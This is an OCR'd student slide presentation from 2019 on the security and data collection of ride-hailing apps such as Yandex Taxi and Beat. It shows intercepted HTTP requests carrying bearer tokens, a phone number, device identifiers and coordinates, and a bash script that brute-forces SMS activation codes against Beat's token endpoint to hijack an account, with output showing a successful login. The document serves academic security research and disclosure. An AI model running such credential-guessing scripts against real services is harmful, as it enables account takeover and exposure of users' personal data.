Security of Mobility-as-a-Service(MaaS) applications on Mobile Phones.

Alexander Blaauwgeers `alexander.blaauwgeers@os3.nl`


University of Amsterdam
Student Presentation for Research Project 1

RP1 Project Presentation
Supervisor: Alex Stavroulakis

November 13, 2019

Introduction: MaaS...

https://www.vn.nl/uber-groeien-tegen-elke-prijs/



Macht Cultuur Toekomst

LOG IN

ABONNEREN

Bij Uber geldt maar één gedachte: groeien tegen elke prijs


At Uber only one thought applies: to grow at any price

Percentage of Dutch People

- * that know the app
- * that is positieve about app

https://www.nrc.nl/nieuws/2015/04/27/gebruik-jij-uber-airbnb-peerby-dan-ben-je-een-v-1490577-a406752

Introduction: The Problem...



latimes.com/local/lanow/la-me-ln-los-angeles-scooter-surveillance-privacy-2019031 5-...

Los Angeles Times

L.A. wants to track your scooter trips. Is it a dangerous precedent?

"Under new city rules, every company with a permit to rent out scooters or shared bicycles must send data to transportation officials on every trip the vehicles make."[2]

[2] Source: https://www.latimes.com/local/lanow/la-me-ln-los-angeles-scooter-surveillance-privacy-20190315-story.html

Related Work

- Costantini[3] has written in his overview that the data of MaaS has such **huge economic value**. Which makes it important to establish **regulations and restrictions** on if and how such information should be **transferred** or shared with other parties for commercial purposes.
- **GDPR**[4] provided companies specific criteria and rules which state that users (Data subjects) have the **right to know what personal data companies store** and process. This includes the source of their personal data, the purpose of processing, and the length of time the data will be held, among other items. Most importantly, they have a right to be provided with the personal data of theirs that companies are processing.

[3] Federico Costantini. "MaaS and GDPR: an overview". arXiv:1711.02950 (2017)

[4] Right of access by the data subject (art. 15 GDPR) https://gdpr.eu/article-15-right-of-access/ (visited on 09/23/2019)

Research question

The main question for this research is:

What type of personal information is collected by Mobility-as-a-Service (MaaS) applications, how is this data secured and is this data necessary to operate the service offered to the user?

The research question can be divided into multiple sub-questions:

1. What **kind of** MaaS applications are available and what **service** do they offer to the user?
2. What **techniques are used to securely send** personal information? And how can these techniques be **bypassed**?
3. What kind of **personal information** is collected and send the the MaaS applications by looking at **their traffic and data storage**?
4. If collected, Is this data necessary to preform the service offered to the user?

Classification of MaaS

Sochor[**?**] has written in her topological approach about the different viewpoints to classify MaaS applications.

She writes that you can differ them

- By Service
- By the level of Integration

She defined the following levels of integration;

1. Integration of information
2. Integration of booking and payment
3. Integration of the service offer
4. Integration of societal goals

Examples of MasS Applications for Android (longlist)

1. Beat[5]
2. Bolt[6]
3. YandexTaxi[7]
4. Uber[8]
5. NSapp[9]
6. OVapi[10]
7. Lime[11]

[5] https://thebeat.co
[6] https://bolt.eu
[7] https://taxi.yandex.com
[8] https://uber.com
[9] https://www.ns.nl
[10] https://ovapi.nl
[11] https://www.li.me

Methods: Test environment (Overview)





Figure: Our test environment

Android Security Improvement



" By default, secure connections (using protocols like TLS and HTTPS) from all apps trust the pre-installed system CAs, and apps targeting Android 6.0 (API level 23) and lower also trust the user-added CA store by default." [12]

- **Impact** Limitation of this that the Phone needs to be rooted
- **Uber** had some problem/protection during the experiment.

[12] https://developer.android.com/training/articles/security-config.html

Methods: Test environment (Detail) 1/2

To conduct the experiment we used the following tools have been used;

SOFTWARE

*T*1 : **Frida Framework**
Frida[**?**] is a framework, used by pen-testers, to inject your foreign code and scripts into black box processes. This framework is used to bypass SSL certificate pinning within some applications.

*T*2 : **Android Debugger (adb)**
Android Debug Bridge(adb)[**?**] is a command-line tool that lets you communicate with an android device for which it provides access to the Unix shell. Adb has been installed as part of the AndroidTools[**?**] packages which help run Debian in a chroot on Android. AndroidTools is based on the Android SDK.

*T*3 : **FakeGPS**
FakeGPS[**?**] is a Android tool to fake GPS location.

*T*4 : **BurpSuite**
BurpSuite[**?**] is a Java based application used to test and analyse the security of applications. It is used as Man-in-the-Middle(MitM) proxy.

*T*5 : **Google Play Store(Android App Market)**
The experiments have been conducted on the latest original version off the apps. Downloaded at 10 October 2019 from the Google Play store.

Methods: Test environment (Detail) 2/2

To conduct the experiment we used the following tools have been used;

HARDWARE

*T*5 : **Phone: HTC10** Running android 8.0


*T*6 : **Vodafone Mobile SIM**
A Dutch simcard to receive SMS text messages during the project. This card was not used before.

*T*6 : **Genymotion Android Emulator**
Genymotion is an Android Emulator. It can be used to emulate Android applications in a sandboxed environment. The emulator was only used in the initial phase of the project.

*T*7 : **Generic Desktop with Ubuntu Linux**

Results 1a: Network


Yandex



```
POST /3.0/lbs HTTP/1.1
User-Agent: yandex-taxi/3.119.1.103035 Android/8.0.0 (HTC; HTC 10)
Accept-Language: nl-NL
Authorization: Bearer AgAAAAA5avgJAACZz_9czcVxz0-trUeyKEaUjcY
X-Oauth-Token: AgAAAAA5avgJAACZz_9czcVxz0-trUeyKEaUjcY
Content-Type: application/json; charset=UTF-8
Content-Length: 3785
Host: tc.mobile.yandex.net
Connection: close
Accept-Encoding: gzip, deflate

{
  "common": {
    "version": "1.0"
  },
  "gsm_cells": [
    {
      "cellid": 17342,
      "lac": 220,
      "countrycode": 204,
      "operatorid": 4,
      "signal_strength": -97
    }
  ],
  "id": "2a127491f746d2ce5e3f4f99803a839b",
  "ip": "10.219.189.62",
  "wifi_networks": [
    {
      "signal_strength": -81,
      "mac": "84:d4:7e:25:57:31"
    },
    {
      "signal_strength": -86,
      "mac": "84:d4:7e:25:07:73"
    },
```

Results 1b: Network




Yandex.Taxi sends usage data to its developers. This data is needed for many of the app's useful features to function.

Find out how your data is processed, and how to opt out of data collection on the Yandex.Taxi and user data page.

Yandex

Results 2: Other apps

TaxiBeat




```
POST /analytics/passenger/track_competitors HTTP/1.1
Accept: application/vnd.taxibeat.v2+json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzIjpbInBhc3NlbmdlciJdLCJpYXQiOjE1NzEzMTc4NDAsImEiOiI3MWY3YWJhYy0xOWRlLTQxYjQtODVkNC1iM2JiYTk2NG
U2N2UiLCJlIjoicCIsImkiOiJaV3B2YmtsMWQwNVpORlV5TkVadWMwYzRZVzltWnowOU9qcS05TjZpZ1NFSENVdEhFZ1V3NFF5UiIsInBzIjpbInRheGliZWF0LmNvbV9wYXNzZ
W5nZXJfMTgxNzUxNSJdfQ.CXcTufYMWTzd5d2qucfHcagWNrQ34YHauIvMg39-EkQ
User-Agent: Beat/10.49
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 62
Host: rest-gr.taxibeat.com
Connection: close
Accept-Encoding: gzip, deflate

udid=354261072034234354261072034234354261072O&apps=com.ubercab
```

userid=sdkfjklfjklsdfjskldf apps=com.ubercab

Results 3a: Registration


TaxiBeat



```
POST /passenger/account HTTP/1.1
Accept: application/vnd.taxibeat.v2.1+json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzIjpbInBhc3Nlbmdlci5wdWJsaWMiLCJ2aXNpdG9yIl0sIml
hdCI6MTU3MTE0MDI2NiwiYSI6IjcxZjdhYmFjLTE5ZGUtNDFiNC04NWQ0LWIzYmJhOTY0ZTY3ZSIsInYiOiJwIi
wiVSI6IjM1NDI2MTA3MjAzNDIzNDM1NDI2MTA3MjAzNDIzNDM1NDI2MTA3MjAifQ.deGUfuVpjsV_EFZz_oXCxz
4K1WM2fbMvt7Aj22_tTVw
User-Agent: Beat/10.49
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 504
Host: rest-gr.taxibeat.com
Connection: close
Accept-Encoding: gzip, deflate

phone_no=621440478&identifier=android_3542610720342343542610720342343542610720&app_vers
ion=10.49&lng=23.726799417008788&upsert_to=nl&os_version=26&locale=nl-NL&platform=andro
id&grant_type=password&device_density=5&region=nl&udid=35426107203423435426107203423435
42610720&device=htc_pmeuhl%2FHTC+10&push_token=epZlh7Yv6wE%3AAPA91bF7U3nswlbSb0zX-_grFe
aKHO-q5dnQxEtlVxIitOjYFXEtbrMbcEvTi22A0wv43aQDzZakd7BXdfCOtQwkD0mnwYML0rXnVT-KpoZNVmA8R
qfFYPddtvCKqHDJkWUPWddbbdcm&lat=37.997013178602494&phone_prefix=%2B31
```

Yandex




```
POST /1/bundle/phone/confirm/submit/ HTTP/1.1
User-Agent: com.yandex.mobile.auth.sdk/7.4.1.704010224 (HTC HTC 10; Android 8.0.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
Host: mobileproxy.passport.yandex.net
Connection: close
Accept-Encoding: gzip, deflate

display_language=en&gps_package_name=ru.yandex.taxi&number=%2B31%206%2021440478&track_id=3a84af995ca
e73f04d21f905d7c258f1cf
```

Results 3b: Authentication Token


TaxiBeat



```
POST /oauth2/token?embed=settings%2Cresource%2Fpassenger_ab HTTP/1.1
Accept: application/vnd.taxibeat.v2+json
Authorization: Basic: NzFmN2FiYWMtMTlkZS00MWI0LTg1ZDQtYjNiYmE5NjRlNjdlOjhjYjU3MTM3LWNmYWQtNGNkMS1hOTY1LWEwOWNjZDEyNDk4MQ==
User-Agent: Beat/10.49
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 425
Host: hub.taxibeat.com
Connection: close
Accept-Encoding: gzip, deflate

app_version=10.49&lng=23.726953548741445&os_version=26&locale=nl-NL&platform=android&password=8262&grant_type=password&device_density=5
&region=nl&udid=354261072034234354261072034234354261072O&device=htc_pmeuhl%2FHTC+10&push_token=epZlh7Yv6wE%3AAPA91bF7U3nswlbSb0zX-_grFe
aKHO-q5dnQxEtlVxIitOjYFXEtbrMbcEvTi22A0wv43aQDzZakd7BXdfCOtQwkD0mnwYML0rXnVT-KpoZNVmA8RqfFYPddtvCKqHDJkWUPWddbbdcm&lat=37.9970015980638
7&username=621440478
```


Yandex



```
POST /1/bundle/phone/confirm/commit/ HTTP/1.1
User-Agent: com.yandex.mobile.auth.sdk/7.4.1.704010224 (HTC HTC 10; Android 8.0.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Host: mobileproxy.passport.yandex.net
Connection: close
Accept-Encoding: gzip, deflate

code=632420&track_id=3a84af995cae73f04d21f905d7c258f1cf
```

Results 3c: SMS



+1646[redacted]

BEAT: Your activation
8262


Password == SMScode

```
n=android&password=8262&grant_type=pas
2FHTC-10&push_token=en7lb7Y[illegible]SwE%3AAPA9
T-KpoZNVmA8RqfFYPddtvCKqHDJkWUPWddbbdc
&region=nl&udid=354261072034234354261072034234354261072&device=htc_pmeuhl%2FHTC
[illegible]XEtbrMbcEvTi22A0wv43aQDzZakd7BXdfC0tQwkD0mnwYMLGrXnVT-Kpo
7&username=621440478
```

Username = +31 (0) 6-3456789 == 623456789

Results 3d: Script

We can see the output of the script in on the next slide




```
#!/bin/bash
USERNAME="623456789" #correspond with a valid dutch phone number
for i in {1700..1850..1}
  do
     echo "=========[ "+$i+" ]=========" >> output.log
     curl -d "app_version=10.49&lng=4.8774952&os_version=26&
   locale=nl-NL&platform=android&grant_type=password&
   device_density=5&region=nl&udid
   =354261072034234354261072034234354261072O&device=htc_pmeuhl%2
   FHTC10xxx&push_token=[REMOVED]&lat=52.2961051&username="+
   $USERNAME+"&password="+$i+"" -H "Accept: application/vnd.
   taxibeat.v2+json" -H "Authorization: Basic: [REMOVED]==" -X
   POST https://[REMOVED]auth2/token?embed=settings >> output.
   log
     echo "----------------------" >> output.log
     sleep 10
done
```

Listing 1: Hijack session by guessing or brute-forcing code

Results 3e: Output

We can see the output of the script in on the next slide



```
=========[ +1800+ ]=========
{"errors":[-------------
=========[ +1801+ ]=========
{"errors":[{"message":"Your phone number and password
   combination was wrong","name":"_INVALID_CREDENTIALS_"}],"meta
   ":{"status":400,"version":"2","rtime":0.668,"host":"pe-247-
   hub-06"}}-----------------------
=========[ +1802+ ]=========
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGc...[REMOVED]...","
   token_type":"bearer","expires_in":14400,"scope":"passenger","
   settings":{"...[REMOVED]..."},"paypal":{"client_id":"AYzkhRD
   ...[REMOVED]...",}-------------
=========[ +1803+ ]=========
{"errors":[{"-------------
=========[ +1804+ ]=========
{"errors":[{"m-------------
\label{lst:beatsh}
```

Listing 2: snippet from the output log

Results 3f: RFC 6749

10.10. Credentials-Guessing Attacks

The authorization server MUST prevent attackers from guessing access tokens, authorization codes, refresh tokens, resource owner passwords, and client credentials.

Discussion

- Improper Platform Usage
- Unintended Data Leakage
- Insecure Authentication
- Example of a credential guessing attack

Conclusion

The main question for this research is:

What type of personal information is collected by Mobility-as-a-Service (MaaS) applications, how is this data secured and is this data necessary to operate the service offered to the user?

The research question can be divided into multiple sub-questions:

1. What **kind of** MaaS applications are available and what **service** do they offer to the user?
2. What **techniques are used to securely send** personal information? And how can these techniques be **bypassed**?
3. What kind of **personal information** is collected and send the the MaaS applications by looking at **their traffic and data storage**?
4. If collected, Is this data necessary to preform the service offered to the user?

Future work

- What is the minimal need of information for MaaS Applications?
- What is inside the Yandex Blob?
- GDPR Audit; with a experienced Law viewpoint?
- More applications; Other mobile platforms; Web only applications;

Closing

- Thank you for your attention
- Questions